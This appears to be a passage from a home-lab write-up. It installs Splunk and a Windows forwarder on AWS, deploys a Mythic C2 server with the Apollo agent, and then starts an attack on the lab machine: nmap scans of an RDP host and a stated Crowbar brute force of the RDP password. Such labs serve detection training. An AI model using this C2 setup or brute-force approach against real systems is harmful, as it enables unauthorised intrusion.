[ec2-user ~] $ ~~ \#/ \_\_>
[ec2-user ~] $ ~~~ /      Amazon Linux 2023, GA and supported until 2028-03-15.
[ec2-user ~] $     /      https://aws.amazon.com/linux/amazon-linux-2023/
[ec2-user ~] $ _/m/'      4 package(s) needed for security, out of 7 available
[ec2-user ~] $ Run "sudo yum update" to apply all updates.
[ec2-user ~] $ [ec2-user@ip-11-0-0-4 ~]$ 

```

8- Go to **Splunk website** and choose the **download page**, choose **Splunk Enterprise**

## Splunk Enterprise 9.3.1

Index 500 MB/Day. Sign up and download now. After 60 days you can convert to a perpetual free license or purchase a Splunk Enterprise license to continue using the expanded functionality designed for enterprise-scale deployments.

### Choose Your Installation Package

Windows	<b>Linux</b>	Mac OS
<b>64-bit</b>	<b>4.x+, or 5.4.x kernel Linux distributions</b>	
	.rpm	944.15 MB
	<a href="#">Download Now</a>	<a href="#">Copy wget link</a>

<b>64-bit</b>	<b>4.x+, or 5.4.x kernel Linux distributions</b>	.deb	714.76 MB	<a href="#">Download Now</a>	<a href="#">Copy wget link</a>	More ▾
		.tgz	944.3 MB	<a href="#">Download Now</a>	<a href="#">Copy wget link</a>	More ▾

9- Choose the .rpm version then **Copy Wget link** and paste it in your terminal

```

[ec2-user ~] $ 4 package(s) needed for security, out of 7 available
[ec2-user ~] $ Run "sudo yum update" to apply all updates.
[ec2-user ~] $ wget -O splunk-9.3.1-0b8d769cb912.x86_64.rpm "https://download.splunk.com/products/splunk/releases/9.3.1/linux/splunk-9.3.1-0b8d769cb912.x86_64.rpm"

```

10- After the download is complete, do the following commands

```
[ec2-user@ip-11-0-0-4:~]$ ls
splunk-9.3.0-51ccf43db5bd.x86_64.rpm
[ec2-user@ip-11-0-0-4 ~]$ sudo yum install ./splunk-9.3.0-51ccf43db5bd.x86_64.rpm
```

11- Afte the installation process is completed, do the following commands

```
[ec2-user@ip-11-0-0-4 ~]$ sudo su
[root@ip-11-0-0-4 ec2-user]# cd /opt
[root@ip-11-0-0-4 opt]# cd splunk/
[root@ip-11-0-0-4 splunk]# cd bin/
[root@ip-11-0-0-4 bin]# ./splunk start --accept-license --answer-yes
```

12- After it finishes, choose the username and password

13- Allow port 8000 in the instance security rules, so you can log into Splunk

Security group rule ID	Type	Protocol	Port range	Source	Description - optional	Info
sgr-01840084142007ccc	SSH	TCP	22	Custom		<input type="text" value="0.0.0.0"/> X
sgr-0565812fa0fd6d37d	Custom TCP	TCP	8000	Custom		<input type="text" value="0.0.0.0"/> X

14- Now you can access Splunk without any problems

The screenshot shows a web browser window with the URL [http://splunk\\_ip\\_address:8000](http://splunk_ip_address:8000). The page title is "splunk>enterprise". It features a "Sign In" button at the top right. Below the button, there is a message: "First time signing in? If you installed this instance, use the username and password you created at installation. Otherwise, use the username and password that your Splunk administrator gave you. If you've forgotten your username or password, please contact your Splunk administrator." There are input fields for "Username" and "Password".

## 15- Write down your credentials and Sign In

## 16- Welcome to Splunk

## Installing Splunk Forwarder on Windows Server

### Steps

- 1- Access your Windows instance with RDP



- 2- Go to Splunk Website and check the [download page](#) then look for **Universal Forwarder**






#### Splunk Universal Forwarder 9.3.1

Universal Forwarders provide reliable, secure data collection from remote sources and forward that data into Splunk software for indexing and consolidation. They can scale to tens of thousands of remote systems, collecting terabytes of data.

##### Choose Your Installation Package

	Windows	Linux	Mac OS	Free BSD	Solaris	AIX
<b>64-bit</b>	<a href="#">Windows 10, 11 Windows Server 2019, 2022</a> .msi 129.79 MB					
	<a href="#">Download Now</a>					
					<a href="#">Copy wget link</a>	
						<a href="#">More</a>
<b>32-bit</b>	<a href="#">Windows 10</a> .msi 64.96 MB					
	<a href="#">Download Now</a>					
					<a href="#">Copy wget link</a>	
						<a href="#">More</a>

### 3- Download windows version then start the setup



**Enter the Public IP of your Splunk Instance**

#### 4- Go to Splunk Console and Open **Forwarding and Receiving** from settings

**Forwarding and receiving**

**Forward data**  
Set up forwarding between two or more Splunk instances.

Type	Actions
Forwarding defaults	
Configure forwarding	+ Add new

**Receive data**  
Configure this instance to receive data forwarded from other instances.

Type	Actions
Configure receiving	+ Add new

#### 5- From **Receive data**, click on **Configure receiving** then click on **New Receiving Port**

**Add new**  
Forwarding and receiving > [Receive data](#) > Add new

**Configure receiving**  
Set up this Splunk instance to receive data from forwarder(s).

Listen on this port \*

For example, 9997 will receive data on TCP port 9997.

**Save**

#### 6- Save, now all the logs will be forwarded to Splunk on **port 9997**

**New Search**

index=main | Last 24 hours ▶

11,991 events (9/27/24 4:00:00.000 PM to 9/28/24 4:06:49.000 PM) No Event Sampling ▶

Events (11,991) Patterns Statistics Visualization

Format Timeline ▶ - Zoom Out + Zoom to Selection X Deselect 1 hour per column

Table ▶	Format	50 Per Page ▶	< Prev	1	2	3	4	5	6	7	8	... Next >																																																																															
<table border="1"> <thead> <tr> <th>◀ Hide Fields</th> <th>All Fields</th> <th>#</th> <th>_time</th> <th>host</th> <th>source</th> <th>sourcetype</th> <th>user</th> <th>TaskCategory</th> <th>Source_Workstation</th> <th>action</th> <th>CategoryString</th> <th>Keywords</th> <th>Event</th> </tr> </thead> <tbody> <tr> <td colspan="13"> <b>SELECTED FIELDS</b> <pre>a action 7 a app 3 a authentication_method 3 a command 80 a Creator_Process_Name 33 a dest 2 # EventCode 100+ a host 1 a Keywords 8 a name 22 a service 100+ a service_name 100+ a source 5 a Source_Network_Address 2 a Source_Workstation 2 a sourcetype 3</pre> </td> </tr> <tr> <td colspan="13">&gt; 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 Perfmon:Network Interface Perfmon:Network Interface</td> </tr> <tr> <td colspan="13">&gt; 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process Termination success Audit Success 468</td> </tr> <tr> <td colspan="13">&gt; 9/28/24 4:00:55.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process Creation allowed Audit Success 468</td> </tr> <tr> <td colspan="13">&gt; 9/28/24 EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process success Audit 468</td> </tr> </tbody> </table>													◀ Hide Fields	All Fields	#	_time	host	source	sourcetype	user	TaskCategory	Source_Workstation	action	CategoryString	Keywords	Event	<b>SELECTED FIELDS</b> <pre>a action 7 a app 3 a authentication_method 3 a command 80 a Creator_Process_Name 33 a dest 2 # EventCode 100+ a host 1 a Keywords 8 a name 22 a service 100+ a service_name 100+ a source 5 a Source_Network_Address 2 a Source_Workstation 2 a sourcetype 3</pre>													> 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 Perfmon:Network Interface Perfmon:Network Interface													> 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process Termination success Audit Success 468													> 9/28/24 4:00:55.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process Creation allowed Audit Success 468													> 9/28/24 EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process success Audit 468												
◀ Hide Fields	All Fields	#	_time	host	source	sourcetype	user	TaskCategory	Source_Workstation	action	CategoryString	Keywords	Event																																																																														
<b>SELECTED FIELDS</b> <pre>a action 7 a app 3 a authentication_method 3 a command 80 a Creator_Process_Name 33 a dest 2 # EventCode 100+ a host 1 a Keywords 8 a name 22 a service 100+ a service_name 100+ a source 5 a Source_Network_Address 2 a Source_Workstation 2 a sourcetype 3</pre>																																																																																											
> 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 Perfmon:Network Interface Perfmon:Network Interface																																																																																											
> 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process Termination success Audit Success 468																																																																																											
> 9/28/24 4:00:55.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process Creation allowed Audit Success 468																																																																																											
> 9/28/24 EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process success Audit 468																																																																																											

## 6-Mythic C2 Server Deployment

I will use Ubuntu Server 22.04 to deploy Mythic on it

### 1- Launching Instance

Name: Mythic Server

**Application and OS Images (Amazon Machine Image)**

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below.

Search our full catalog including 1000s of application and OS images

Recent AMIs: Amazon Linux, macOS, Ubuntu, Windows, Red Hat, SUSE Linux

Quick Start: Amazon Machine Image (AMI)

Ubuntu Server 22.04 LTS (HVM), SSD Volume Type  
ami-09b0a6a2c84101e1 (64-bit (x86)) / ami-0a87daabd88e93b1f (64-bit (Arm))  
Virtualization: hvm ENA enabled: true Root device type: ebs

Free tier eligible

Browse more AMIs

Including AMIs from AWS, Marketplace and the Community

### 2- Create key pair and configure network but make sure to deploy the server in another VPC, not the same VPC we used it for Splunk and Windows

**Network settings**

VPC - required

vpc-087cedc491d847753 (default)  
172.31.0.0/16

Subnet

No preference

Create new subnet

Auto-assign public IP

Enable

Additional charges apply when outside of free tier allowance

Firewall (security groups)

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Create security group

Select existing security group

Security group name - required

launch-wizard-11


This security group will be added to all network interfaces. The name can't be edited after the security group is created. Max length is 255 characters. Valid characters: a-z, A-Z, 0-9, spaces, and \_-:/()#@[]+=&;!\$\*

Description - required

lambda-wizard-11 created 2024-09-28T16:12:21.075Z


Inbound Security Group Rules

### 3- Access it with SSH




```
ubuntu@ip-172-31-45-79:~$ |
```

### 4- Do the following commands




```
root@ip-172-31-45-79:/home/ubuntu# sudo su
root@ip-172-31-45-79:/home/ubuntu# apt install docker-compose|
```

### 5- After it finishes installation, do the following





```
root@ip-172-31-45-79:/home/ubuntu# git clone https://github.com/its-a-feature/Mythic
fatal: destination path 'Mythic' already exists and is not an empty directory.
root@ip-172-31-45-79:/home/ubuntu# |
```



```
root@ip-172-31-45-79:/home/ubuntu# cd Mythic/
root@ip-172-31-45-79:/home/ubuntu/Mythic# ls
CHANGELOG.MD      docker-compose.yml      mythic-docker
InstalledServices  documentation-docker   mythic-react-docker
LICENSE           grafana-docker        nginx-docker
Makefile          hasura-docker        postgres-docker
MythicReactUI     install_docker_debian.sh  postgres-exporter-docker
Mythic_CLI        install_docker_kali.sh   prometheus-docker
README.md         install_docker_ubuntu.sh  rabbitmq-docker
SECURITY.md       jupyter-docker
VERSION          mythic-cli
root@ip-172-31-45-79:/home/ubuntu/Mythic# ./install_docker_ubuntu.sh |
```

## 6- After the installation is complete



7- Now, I will download Apollo agent to create payload with it

Apollo is a Windows agent written in C# using the 4.0 .NET Framework designed to be used in SpecterOps training offerings.

## Installation

To install Apollo, you'll need Mythic installed on a remote computer. You can find installation instructions for Mythic at the [Mythic project page](#).

From the Mythic install directory, use the following command to install Apollo as the **root** user:

```
./mythic-cli install github https://github.com/MythicAgents/Apollo.git
```

From the Mythic install directory, use the following command to install Apollo as a **non-root** user:

```
sudo -E ./mythic-cli install github https://github.com/MythicAgents/Apollo.git
```

Once installed, restart Mythic to build a new agent.

```
root@ip-172-31-45-79:/home/ubuntu/Mythic# ./mythic-cli install github https://github.com/MythicAgents/Apollo.git
```

Delete	Service	Type	Metadata	Status	Actions
	apollo	Agent	Author: @djhohnstein Supported Operating Systems: Windows Description: A fully featured .NET 4.0 compatible training agent, Version: 2.2.9	Online	

## 7-Practical Attack Implementation

### Phase 1: Information Gathering

- 1- I Opened Kali Linux from My VMware and used Nmap to look for any open ports

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
# nmap -O -sV 15.207.207.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 11:57 EDT
Nmap scan report for ec2-15-207-207-165.ap-south-1.compute.amazonaws.com (15.207.207.165)
Host is up (0.016s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.30 seconds

(root㉿kali)-[~/home/kali]
# nmap 15.207.207.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 12:00 EDT
Nmap scan report for ec2-15-207-207-165.ap-south-1.compute.amazonaws.com (15.207.207.165)
Host is up (0.025s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 53.42 seconds

(root㉿kali)-[~/home/kali]
# 

```

- We found out that Port 3389 is open, now we will try to brute force it in the next phase

### Phase 2: Initial Access

Using Crowbar, I successfully brute forced the RDP password

